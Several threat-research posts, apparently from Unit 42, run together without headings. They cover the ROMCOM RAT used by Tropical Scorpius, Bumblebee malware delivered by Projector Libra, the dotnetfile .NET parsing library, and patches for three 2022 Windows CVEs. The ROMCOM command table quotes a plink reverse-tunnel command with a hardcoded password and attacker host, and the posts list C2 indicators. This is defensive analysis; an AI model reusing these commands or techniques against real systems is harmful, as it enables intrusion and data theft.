Upon successful retrieval of cached Kerberos tickets, the ticket will be passed to a function for base64-encoding the data and will be written to the current working directory in which the tool was executed. The naming convention output for the tool can be broken into the following sections: [user@servername]_[encryption_type].[ticket_number].kirbi. The actual ticket naming convention, when written to the file system, appears as the following example output: krbtgt@CORP.INTERNAL_18.0.kirbi.
Figure 16. Ticket encoding decompiled example.
To Domain Admin
The Domain Admin tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. The sample was packed using the Anti-VM features of Themida, a well-known commercial packing tool. It was also masquerading as the filename Filezilla.
Upon execution, if running in a virtualized environment, the packer will display the following message:
Figure 17. Themida Anti-VM example.
The unique commands associated with the hacktool provide high confidence Zero.exe is ZeroLogon hacktool. The ZeroLogon hacktool is used to abuse CVE-2020-1472 to gain Domain Administrator (DA) privileges by requesting an NTLM hash from the domain controller.
Figure 18. ZeroLogon hacktool packed example.
It has been noted publicly that the ZeroLogon hacktool has gained popularity among other malware families as part of their attack chain in the crimeware space with overlap on intrusions related to Qbot and Hancitor.
Command and Control
Alongside the aforementioned tools, Unit 42 also discovered a custom remote access Trojan/backdoor containing a unique command and control (C2) protocol. Based on the strings within the binary as well as the functionality, we’ve opted to name it ROMCOM RAT.
ROMCOM RAT can be executed through the use of one of its two exports:
ServiceMain startWorker
Both exports lead to the execution of the same function; however, the difference is the string passed as a parameter: ServiceMain passes the string _inet, while startWorker passes the string _file. Based on this string alone, the flow of execution within the sample is completely different, with ServiceMain causing the sample to beacon out to its C2 server, and startWorker resulting in the sample opening a backdoor on the system and waiting for connections.
ServiceMain Export
Upon execution of the ServiceMain export, ROMCOM will execute the following command line:
This will lead to the execution of the startWorker export, meaning both exports will be active on a machine, presuming ROMCOM was initially executed through a service.
Figure 19. Execution of ROMCOM sample through rundll32.exe with startWorker argument.
From there, ROMCOM will gather system and user information, and attempt to send it to a hardcoded C2 server via the WinHTTP API. If this is successful, the response is parsed and dealt with accordingly.
Figure 20. ICMP capabilities offered within ROMCOM.Figure 21. Command handling of the packet received from C2.
If the connection fails, ROMCOM attempts to connect to and communicate with the C2 server using ICMP requests. Using Windows API functions such as IcmpCreateFile() and IcmpSendEcho(), it will attempt to resend the system and user information to the server until a response is received. Once a response is received, it is parsed in the same way the HTTP response will be parsed.
Figure 22. ICMP request functionality.
If the fourth byte of the response is equal to 9, ROMCOM will sleep for 120,000 milliseconds. If the fourth byte is set to 5, the response will contain a size for followup data, and so memory is allocated before a second request is made to the C2, using either HTTP or ICMP depending on the last protocol in use.
The received data from this second request is then passed into a function that first connects to the local address 127.0.0[.]3 over a port between 5555 and 5600, and then sends the C2 received data. The function then returns, and then ROMCOM binds to 127.0.0[.]2:5555, where it will wait for a connection and forward any data received from that connection to its C2 server.
Figure 23. Connecting to local socket server hosted by ROMCOM startWorker process.This leads nicely into a discussion of the startWorker export.
startWorker Export
The startWorker export passes the string _file to the main function of ROMCOM, which results in the code executed by the ServiceMain export being skipped. Instead, startWorker begins by opening a socket object and attempting to bind to the IP 127.0.0[.]3, and the port 5555. However, if the port is already in use, ROMCOM will increment the port value and attempt to bind once again. This loop continues until ROMCOM has bound to an unused port, or until the port value reaches 5600, at which point it is set to 5554 and the loop restarts.
Figure 24. Setting up local socket server.Once ROMCOM has successfully bound to a port, it begins listening for an incoming connection – this will be fulfilled by the process that executed the ServiceMain export. When an incoming connection is received, a thread will be spawned that will handle any requests from the connected client.
Figure 25. Command handler.
Table 2 can be seen below, containing the list of accepted commands and their purpose.
Command Value
Purpose
1
Return connected drive information
2
Return file listings for specified directory
3
Start up a reverse shell under the name svchelper.exe within the %ProgramData% folder
4
Upload data to C2 as ZIP file, using IShellDispatch to copy files
5
Download data and write to worker.txt in the %ProgramData% folder
6
Delete a specified file
7
Delete a specified directory
8
Spawn a process with PID Spoofing
9
Only handled by ServiceMain, received from C2 server and instructs the process to sleep for 120,000 ms
10
Iterate through running processes and gather process IDs
Table 2. Supported backdoor commands and their functionality.
Essentially, this particular execution structure results in the ROMCOM sample running as a service receiving commands via HTTP/ICMP requests to and from its C2 servers, before passing those commands on to the ROMCOM sample that was executed through rundll32.exe. The commands are executed, with the results passed back to the service-executed ROMCOM payload. Finally, the results are posted to the C2 server, either via an HTTP or ICMP request.
ROMCOM 2.0
It appears that ROMCOM is under active development, as we were able to discover a similar sample uploaded to VirusTotal (VT) on June 20, 2022, that was communicating to the same C2 server.
The original sample was dated April 10, 2022, while this sample had a file header timestamp of May 28, 2022, and was ~400 kb larger. It shared the same startWorker and ServiceMain exports; however, it also contained a third export denoted as startInet. It is important to note the increase in debug strings found within the sample, which could indicate that the sample was caught by antivirus software prior to development completion; this theory is further supported by the VT uploader ID (22b3c7b0) having uploaded millions of files in the past, which rules out any one individual uploading it themselves.
Within this version, ServiceMain will execute the ROMCOM 2.0 sample twice, initially executing the startInet export, and then proceeding to execute the startWorker export. However, rather than simply calling CreateProcessA like the original ROMCOM sample, the developers have placed a larger focus on using COM objects for execution.
Figure 26. Execution of startInet and startWorker exports.
Each process is spawned as a task on the system, using a variety of COM interfaces offered by the Task Scheduler. ROMCOM 2.0 will first get the tasks root folder by calling ITaskService->GetFolder. It then deletes any existing tasks with the same name as the task that will be created using ITaskFolder->DeleteTask.
Task Name
Export
task7
startInet
task6
startWorker
task1
startWorker – if not already running when startInet is executing
Table 3. Names of tasks registered through the Task Scheduler COM interfaces.
An empty task is created with ITaskService->NewTask, and the security principal is then modified using IPrincipal->put_Id to set the identifier as NT AUTHORITY\\SYSTEM, using IPrincipal->LogonType to set the logon type to TASK_LOGON_INTERACTIVE_TOKEN, and using IPrincipal->put_RunLevel to set the run level as TASK_RUNLEVEL_HIGHEST.
Figure 27. Task creation with SYSTEM privileges.
A delay of 0 seconds is set for the task, using IRegistrationTrigger->PutDelay, indicated by the string PT0S, resulting in the task executing immediately upon creation.
Figure 28. Creation of task trigger, with delay set to 0 seconds.
Finally, an action is set for the task, with the action path set to rundll32.exe and the argument set to C:\\Windows\\system32\\mskms.dll,ARGUMENT, where ARGUMENT is either startWorker or startInet, depending on the export passed.
Figure 29. Creation of task action, resulting in rundll32.exe executing mskms.dll.
Once registered, the task is triggered, which results in execution of the ROMCOM 2.0 main functionality. This follows the same structure as the original sample, with the startInet process reaching out to a hardcoded C2 server and passing any responses to the startWorker process to handle accordingly. The developers have also expanded on the list of handled commands, adding 10 more alongside the existing 10 commands. These include downloading payloads specifically designed to take single or multiple screenshots of a system, as well as extracting a list of all installed programs to send back to the C2 (see the SCREENSHOOTER string reference shown in Figure 30).
Figure 30. Downloading the described SCREENSHOOTER payload.
Command Value
Purpose
1
Return connected drive information
2
Return file listings for specified directory
3
Start up a reverse shell under the name winconhost.exe within the %TMP% folder
4
Upload data to C2 as ZIP file, using IShellDispatch to copy files
5
Download data and write to worker.txt in the %TMP% folder
6
Delete a specified file
7
Delete a specified directory
8
Spawn a process with PID Spoofing
9
Only handled by startInet, received from C2 server and instructs the process to sleep for a random amount of time
10
Get Process IDs of specific processes
12
Execute rundll32.exe %TMP%\\PhotoDirector.dll,startWorker single and upload %TMP%\\PhotoDirector.zip to C2 server (likely used to take a single screenshot)
Get list of installed software by querying SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall or SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall
18
Write received file SCREENSHOOTER to %TMP%\\PhotoDirector.dll
19
Create %TMP%\\BrowserData folder, and write received file to %TMP%\\BrowserData\\explorer.exe before executing
20
Write received file to and spawn %TMP%\\win_sshd.exe, described as FreeSSHd
21
References plink.exe -ssh -pw AeM8soequ@ooNg -R 9999:4444 poncho@CombinedResidency.org\n, however appears to only execute C:\\Program Files (x86)\\freeSSHd\\FreeSSHDService.exe
22
Terminate svcnet.exe, FreeSSHDService.exe, and plink.exe
Table 4. ROMCOM 2.0 supported commands.
Protections and Mitigations
We recommend leveraging the indicators of compromise (IoCs) below to identify any impacts to your organization.
Palo Alto Networks detects and prevents Cuba Ransomware and Tropical Scorpius activity in the following ways:
Indicators of compromise and associated TTPs can be found in the Tropical Scorpius ATOM.
If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
North America Toll-Free: 866.486.4842 (866.4.UNIT42)
EMEA: +31.20.299.3130
APAC: +65.6983.8730
Japan: +81.50.1790.0200
If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services.
Conclusion
Tropical Scorpius remains an active threat. The group’s activity makes it clear that an approach to tradecraft using a hybrid of more nuanced tools focusing on low-level Windows internals for defense evasion and local privilege escalation can be highly effective during an intrusion.
Coupled with a splash of well-adopted and successful crimeware techniques, this presents unique challenges to defenders.
Unit 42 recommends that defenders have advanced logging capabilities deployed and configured properly such as Sysmon, Windows Command Line logging and PowerShell logging – ideally forwarding to a Security Information and Event Management tool (SIEM) to create queries and detection opportunities. Keep computer systems patched and up to date wherever possible to reduce attack surface related to exploitation techniques.
Deploy an XDR/EDR solution to perform in-memory inspection and detect process injection techniques. Perform threat hunting looking for signs of unusual behavior related to security product defense evasion, service accounts for lateral movement and domain administrator-related user behavior.
Among the threat actors distributing Bumblebee is Projector Libra. Also known as EXOTIC LILY, Projector Libra is a criminal group that uses file sharing services to distribute malware after direct email correspondence with a potential victim. Projector Libra has been reported as an initial access broker with ties to Conti ransomware.
This blog presents a case study from recent Bumblebee malware activity distributed through Projector Libra that led to Cobalt Strike. Information presented here should provide a clearer picture of the group’s tactics and help security professionals better defend their organizations against this threat.
Bumblebee’s predecessor first appeared as early as April 2020, when developers behind Trickbot released a new malware called BazarBackdoor. The loader component of this malware was dubbed BazarLoader, and BazarLoader was a notable part of our threat landscape throughout 2020 and 2021.
During the summer of 2021, BazarLoader reached peak distribution with at least three campaigns pushing the majority of samples. These campaigns/threat actors were TA551 (Shathak), TA578 (Contact Forms/Stolen Images Evidence) and a call center-assisted campaign nicknamed BazarCall.
BazarLoader remained active through February 2022, but no newly created samples have been discovered since then. Starting in March 2022, threat actors like Projector Libra who had been distributing BazarLoader switched to pushing a new malware family called Bumblebee. Security researchers dubbed this malware Bumblebee because it uses “bumblebee” in the user-agent string generated during post-infection HTTPS traffic.
Malware distribution patterns reveal Bumblebee continues where BazarLoader left off, which includes pushing follow-up malware like Cobalt Strike that can eventually lead to a ransomware infection.
If a potential victim responds to the initial email, Projector Libra sends a reply stating a separate email has been sent through a file sharing service to provide a file relevant to the discussion. The victim then receives an email generated by the file sharing service. These emails contain a link hosting malware disguised as a file discussed in the previous Projector Libra message.
Since 2022, files pushed by Projector Libra have been ISO images. These images are designed to infect a vulnerable Windows host. They contain a WIndows shortcut, and this shortcut is designed to run Bumblebee malware hidden in the same ISO.
In some cases, the ISO image contains a Windows shortcut (.LNK file) that runs a hidden DLL file for Bumblebee.
In other cases, the ISO image contains a Bumblebee DLL contained within a password-protected 7-Zip archive (.7Z file). In these cases, the LNK file runs a hidden copy of the 7-Zip standalone console to extract Bumblebee from its password-protected 7Z file.
In an Active Directory (AD) environment, an initial Bumblebee infection leads to Cobalt Strike. Attackers use Cobalt Strike to map the victim’s environment. If the results reveal a high-value target, attackers will attempt lateral movement and drop ransomware like Conti or Diavol.
Examples of Email Messages
The first event in our case study is an initial email sent by Projector Libra on May 5, 2022. It spoofs an employee named Andres from a regional gas company in the United States.
Figure 2 shows a screenshot of this initial email.
Figure 2. Email from Projector Libra to establish correspondence.
When a potential victim replied to the email shown above in Figure 2, Projector Libra responded with the email shown below in Figure 3. This response states that a document was sent through TransferXL in a separate email.
Figure 3. Response from Projector Libra after a potential victim replied to the initial email.
TransferXL is a legitimate file-sharing service with a free tier. It is one of many file sharing services with a free pricing category that are frequently abused by criminal groups like Projector Libra. These TransferXL URLs expire after one week, which helps conceal the malware from security researchers. Below, Figure 4 shows a TransferXL email from this case study sharing malware provided by Projector Libra.
Figure 4. Email generated by TransferXL sharing malware from Projector Libra.
Malware and Traffic From an Infection
Files shared through TransferXL are compressed and sent as ZIP archives. Figure 5 shows the TransferXL URL from this case study opened in a web browser and downloading malware provided by Projector Libra.
Figure 5. TransferXL URL sending malware provided by Projector Libra.
The recipient extracts an ISO file from the TransferXL ZIP archive. In most GUI-based desktop environments like Microsoft Windows, double-clicking an ISO file mounts it as a new drive. In Windows 10, the downloaded ISO will mount as a DVD drive, similar to DVD Drive E: in Figure 6.
Figure 6. Downloaded ISO malware mounted as DVD Drive E: in WIndows 10.
Shown above in Figure 6, the downloaded ISO file contains a Windows shortcut named Attachments.lnk. In Microsoft Windows, the .lnk file extension remains hidden, even if File Explorer is set to show file extensions.
Attachments.lnk executes a PowerShell command to run a copy of the 7-Zip standalone console file named 7za.exe. Above, Figure 6 displays the full PowerShell command from Attachments.lnk.
7za.exe extracts the Bumblebee malware DLL from a password-protected 7-Zip archive named archive.7z. Both 7za.exe and archive.7z are hidden but can be revealed if File Explorer is configured to show hidden files.
The extracted Bumblebee DLL file is saved to C:\ProgramData\19a.dll, as shown below in Figure 7. The Bumblebee DLL is executed using rundll32 and oxgdXPSGPw as the EntryPoint.
Figure 7. The extracted Bumblebee malware DLL file saved to disk.
Traffic generated by this infection is all HTTPS. Below, Figure 8 shows the TransferXL URL used for this infection filtered in Wireshark. After the ISO was mounted and Bumblebee was executed, we saw Bumblebee HTTPS C2 traffic on 54.38.139[.]20:443.
Figure 8. Traffic from the infection filtered in Wireshark.
Approximately 15 minutes after Bumblebee C2 traffic began, we saw Cobalt Strike activity using fuvataren[.]com on 45.153.243[.]142:443 as shown below in Figure 9.
Figure 9. Cobalt Strike traffic seen during the infection.
In our case example and lab tests, Bumblebee infections frequently led to Cobalt Strike activity. Palo Alto Networks Unit 42 has reported Cobalt Strike activity from Bumblebee infections in the following tweets from our @Unit42_Intel handle on Twitter:
If the targeted environment is high-value, we might see further activity and possible lateral movement. However, this case study did not provide a tempting target, and Cobalt Strike traffic suddenly ended after one hour and 11 minutes.
Conclusion
Bumblebee is currently distributed by Projector Libra and other threat actors that previously pushed BazarLoader. Projector Libra runs a sophisticated campaign to establish correspondence with a potential victim before sending its malware using file sharing services like TransferXL.
Malware from Projector Libra currently consists of ISO images containing Windows shortcuts and hidden files to install Bumblebee malware. Bumblebee is designed to infect Windows hosts. In an AD environment, this frequently leads to Cobalt Strike, which can in turn lead to a more serious ransomware infection.
Our case study illustrates how Bumblebee malware from Projector Libra is seen from a victim’s perspective, and it can help security professionals better understand this threat to protect their organizations.
Windows users can lower their risk from Bumblebee malware through spam filtering, proper system administration and ensuring their software is patched and up to date. Palo Alto Networks customers receive further protections from Bumblebee through Cortex XDR and our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
North America Toll-Free: 866.486.4842 (866.4.UNIT42)
EMEA: +31.20.299.3130
APAC: +65.6983.8730
Japan: +81.50.1790.0200
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Indicators of Compromise
Malicious ZIP archive downloaded from link in TransferXL email:
SHA256 hash: 58b9a5202a3cc96e86e24cd3c4b797d2efbf7d6b52461eef89b045aa1ff6c6ae
File size: 1,002,214 bytes
File location: hxxps://www.transferxl[.]com/download/00jJFzX0NZqb7p?utm_source=downloadmail&utm_medium=e-mail
Note: The file was available until 2022-05-26, and after that date, it was automatically removed by the file sharing service.
In the past few years, a Python library for .NET file analysis has been developed internally at Palo Alto Networks. As the library is now stable, we decided it is mature enough to open source it and share it with the research community.
This blog post will serve as an introduction to the dotnetfile library. dotnetfile facilitates the extraction of vital information from .NET Portable Executable (PE) files. In addition to basic parsing, several advanced features are implemented by dotnetfile, which may help both automatic and manual analysis tasks. We also describe a new original fingerprinting technique called MemberRef Hash that is included in the library.
Those of you who wish to jump directly into the deep end are invited to review the code and the documentation.
.NET is a free open source software framework, primarily developed by Microsoft. .NET is a managed software framework, meaning that code execution is managed by a runtime component and the original code isn’t executed directly by the CPU. While most of the programming languages that are supported are high-level, .NET offers an interface to directly interact with the operating system. All of the above make .NET an excellent platform for software development. While there are many legitimate uses for such a platform, malware authors often take advantage of good software development resources, and the .NET platform is no exception.
The diagram below schematically represents the .NET compilation and execution process. A programming language supported by .NET gets compiled by an appropriate compiler into a platform-neutral Common Intermediate Language (CIL) bytecode. The CIL is essentially the .NET binary instruction set. In runtime, a platform-specific Common Language Runtime (CLR) component compiles the CIL into native code, such as X86 or X64 Assembly. Besides translating the CIL bytecode into native instructions, the CLR is also in charge of executing the .NET program in a managed manner, handling memory management, type verification and much more.
Figure 1. .NET compilation and execution process.
In terms of file format, the common .NET PE file differs from its native PE counterpart. The difference begins at the .NET data directory, also called the COR20 directory. The directory points to the CLR header, which in turn points to the .NET metadata header. These two headers hold global information about the executable. The .NET metadata header usually points to five streams:
#~ or #- – The metadata stream. #~ indicates that the data is optimized, while data under #- isn’t. This stream includes up to 56 different metadata tables.
#Strings – This stream is a heap of the system strings, such as the member names, the class names, the method names, etc.
#US – Contains user string literals.
#GUID – Holds GUIDs. For some executables, the GUID associated with the project can be found in this stream.
#Blob – This stream contains binary objects such as a binary array and also stores methods’ signatures in an encoded form.
Any other stream is not allowed by .NET. If another string is present, it might have been inserted by obfuscators and protectors as “junk” to break parsers.
Various metadata tables under #~ point to offsets into the CIL code. One such table is the "Method" metadata. Each entry in this table will point to the starting offset of the method it describes in the CIL code. The CIL code references information held in the streams. For instance, this would occur when the code makes use of a string from the user strings heap (#US).
Generally speaking, the overview is accurate, however, a disclaimer is appropriate. There are valid edge cases that divert from this “high-level” representation.
dotnetfile
The dotnetfile library was named after the legendary pefile library. The usage is also very similar. In fact, the main object – DotNetPE – inherits from pefile's PE object. The dotnetfile library is a pure Python library, meaning there is no need to compile anything or rely on third-party .NET executables. We hope that fellow researchers will find the library useful for automating their file analysis workflows as well as for speeding up the manual investigation of samples.
Fields and Structure Parsing
dotnetfile extracts almost any field and structure from the .NET PE file. Among the parsed information, one can find:
The CLR header.
The .NET metadata header.
Metadata tables under #~ – including methods, classes, members and plenty of other table entries.
System strings.
User strings.
.NET resources: Metadata and raw source are parsed out; the resources are not being deserialized at the time of writing.
ImplMap and ModuleRef: The Hidden Import Table
In the most common case, the import table of a .NET PE file will only have entries referencing mscoree.dll, the .NET runtime library. Furthermore, these entries won’t reveal much about the program’s functionality, as oftentimes the same closed set of imports will be present in the import table.
The ImplMap metadata table stores information about unmanaged methods that can be reached from managed code, while the ModuleRef table contains the respective module information. P/Invoke relies on this information. Had the sample planned to use Windows API, the declared API will be stored in these tables. It is worth noting that accessing Windows API, or any other native code, can be achieved by resolving the API in runtime. Hence, in such cases, the ImplMap table won't necessarily store the API information.
dotnetfile includes a few features that were developed in addition to the basic parsing ability that allows it to extract valuable information. We named this group of features "Advanced Features'' since they include logic and heuristics created by us. This logic conveys our own higher-level understanding of the .NET PE file and is not just straightforward parsing.
We believe that researchers can benefit from these features in a variety of tasks and applications.
MemberRef Hash
MemberRef hash is an innovative new fingerprinting technique specifically developed for .NET samples. Like any other fingerprinting technique, it may help us to group, cluster and detect samples.
To better understand the technique, we first need to have a deeper look into the MemberRef metadata table. The MemberRef table contains mostly .NET runtime constructs such as methods, properties, fields and so on. We have found that this table can't be easily obfuscated, meaning the info in this table can help us with grouping obfuscated samples.
The MemberRef hash is computed over the MemberRef table using the following process:
For each entry in the MemberRef table, the string that represents the member name is taken, assigned to NAME.
In addition, for each entry the table name of the corresponding class is taken, assigned to TABLE.
[This might not be clear at first, so let's dive into it. Each entry has a field called class that is an encoded index of one of five possible tables: TypeDef, TypeRef, ModuleRef, MethodDef and TypeSpec. This encoding is officially called MemberRefParent encoding. The lowest three bits represent the table ID, while the upper 13 bits represent the index in the remote table. For the MemberRef hash algorithm, the textual representation of the table ID is captured (such as TypeSpec). In order to keep it simple, only the table ID is being used. The extra step of using the actual information from the remote tables is not part of the algorithm because each one of those tables has its own unique data structures and data types. Furthermore, the current implementation is not too "tight" so it can be used to group samples.]
The textual representation of the table ID (TABLE) and the member name (NAME) are concatenated into TABLE.NAME.
All the entries from Step 3 are textually concatenated.
By default, the entries are used in the same order of appearance in the MemberRef table.
A flag to sort the entries by name is available, but it is unset by default.
The final MemberRef hash is a result of computing SHA256 over the string from Step 4.
The following diagram depicts the MemberRef hash computation process.
Figure 3. MemberRef hash computation.
Let’s review an in-the-wild example. The naked eye can tell that the two samples shown in Figure 4 are very similar. However, it gets trickier from an automation point of view.
Fortunately, these two samples share the same MemberRef hash. That means that all of the members under the MemberReftable had the same name and the same table ID in both of the samples. Furthermore, the entries appear in the same order.
Figure 4. Side-by-side view of samples sharing the same MemberRef hash.Figure 5. Underlying ordered entries for the MemberRef hash of the samples from Figure 4.
TypeRef Hash Reimplementation
TypeRef hash is a fingerprinting technique for .NET samples that was invented by GDATA. The idea is to compute a hash over all of the referenced .NET types. To some degree, TypeRef hash resembles imphash, but there are some key differences.
The dotnetfile library includes implementation of the TypeRef hash functionality with a few “tweaks” compared to GDATA’s original implementation.
The original TypeRef hash implementation uses the type’s name and the type’s namespace. Our version uses the ResolutionScope names instead of the Namespace names, as the former’s are always present.
Some .NET packers and protectors insert into the TypeRef metadata table types that reference each other. In other words, this means that a certain Type A is nested under Type B, and Type B is also nested under Type A. This obviously doesn’t make any sense. These kinds of types are “garbage” that has been artificially inserted in order to break parsers. Another side effect is that the names of these types can be easily randomized (as they are not real), resulting in a different TypeRef hash per sample. dotnetfile‘s implementation can skip such TypeRef entries, making the dotnetfile implementation more resilient against this class of samples. Figure 6 demonstrates a real-world example of TypeRef entries that reference each other.
Another type of “junk” TypeRef entries are entries that reference a nonexistent TypeRef entry. In Figure 7, we can observe a sample with a TypeRef entry that references the TypeRef entry at index 172, while the TypeRef table has only 170 entries. In addition, in this example, the Name and Namespace fields are nulled out. dotnetfile‘s implementation skips such entries.
Figure 6. TypeRef entries that reference each other; this is “junk” that has been inserted by a packer.Figure 7. Out-of-bound reference of a TypeRef entry.
Entry Point Discovery
.NET DLLs don't need to have a defined entry point, in contrast to native PE DLLs that always have the DllMain function. Without knowledge of the real entry point, attempting to execute a .NET DLL will likely fail. In order to perform dynamic analysis of these files and fully detonate them, the appropriate entry point method(s) must be invoked.
The dotnetfile library provides an interface to list probable entry points based on tried and true heuristics. These heuristics are not bulletproof but work pretty well.
Looking at the analysis hash below, only five possible entry points were listed. This methodology drastically narrows down the search space for the right entry point. Upon manual examination of these five methods, it turns out that the second method is the real entry point.
Figure 8. Entry point analysis of a .NET assembly.
Anti-Metadata
Packers and protectors often try to break parsing by employing various techniques. The dotnetfile library comes with logic to identify such anomalies in the .NET metadata structures. This collection of anomaly detection methods was named Anti-Metadata. The anomalies that the library detects include:
Fake .NET streams.
Abnormal number (more than one) of entries in the Module table and Assembly table.
Invalid string entries, often employed by ConfuserEx.
Extra bytes in the .NET metadata header, which is valid but unusual.
Invalid TypeRef entries.
Attempts to tamper with the data directories number in the PE header (OPTIONAL_HEADER.NumberOfRvaAndSizes), so it effectively hides the .NET data directory.
Self-referencing TypeRef entries – by examining the corresponding resolution scope.
This logic is still experimental but can point out anomalies in .NET PE samples, and it can be used as a feature for detection applications.
Conclusion
.NET is a widely used software development framework. Malware authors have adopted .NET, and this fact is reflected in the present threat landscape.
The dotnetfile library is a pure Python library that parses .NET PE files and extracts all sorts of useful information. Furthermore, dotnetfile provides higher-level logic on top of basic parsing functionality. We are proud to share it with the research community and we hope researchers will make use of it.
Microsoft introduced patches for several critical vulnerabilities in their April and May 2022 security updates, including the following vulnerabilities:
CVE-2022-26809: An unauthorized attacker can exploit this vulnerability by sending a specially crafted Remote Procedure Call (RPC) to remotely execute arbitrary code on the vulnerable device.
CVE-2022-26923: A low-privileged user can escalate privilege to a domain administrator in a default Active Directory environment with the “Active Directory Certificate Services” server role installed.
CVE-2022-26925: Unauthenticated attackers can remotely exploit and force domain controllers to authenticate them via the Windows NT LAN Manager (NTLM) security protocol.
We highly recommend that customers apply these security updates to address these issues.
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26809:
Windows 7 for 32-bit systems Service Pack 1
Windows 7 for x64-based systems Service Pack 1
Windows 8.1 for 32-bit systems
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 10 Version 1809 for 32-bit systems
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows 10 Version 1809 for ARM64-based systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server 2008 R2 for x64-based systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based systems Service Pack 1
Windows Server 2008 for x64-based systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based systems Service Pack 2
Windows Server 2008 for 32-bit systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit systems Service Pack 2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server, version 20H2 (Server Core Installation)
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows Server 2022 (Server Core installation)
Windows Server 2022
CVE-2022-26923
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26923:
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 Version 1809 for 32-bit systems
CVE-2022-26925
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26925:
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64-based systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based systems Service Pack 1
Windows Server 2008 for x64-based systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based systems Service Pack 2
Windows Server 2008 for 32-bit systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit systems Service Pack 2
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows 7 for x64-based systems Service Pack 1
Windows 7 for 32-bit systems Service Pack 1
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 Version 1809 for 32-bit systems
Mitigations for CVE-2022-26809, CVE-2022-26923, CVE-2022-26925
Microsoft released patches for CVE-2022-26809, CVE-2022-26923 and CVE-2022-26925. All three vulnerabilities and exploit details are publicly available, and CVE-2022-26925 was detected as being exploited in the wild. We strongly recommend patching them as soon as possible.
In Microsoft’s April security update, there was a severe RPC vulnerability that could lead to remote code execution. This would provide an adversary with a remote attack surface, allowing them to attack the Windows SMB service remotely and execute code. This threat is not limited to Windows SMB service and may affect other services using the vulnerable RPC component.
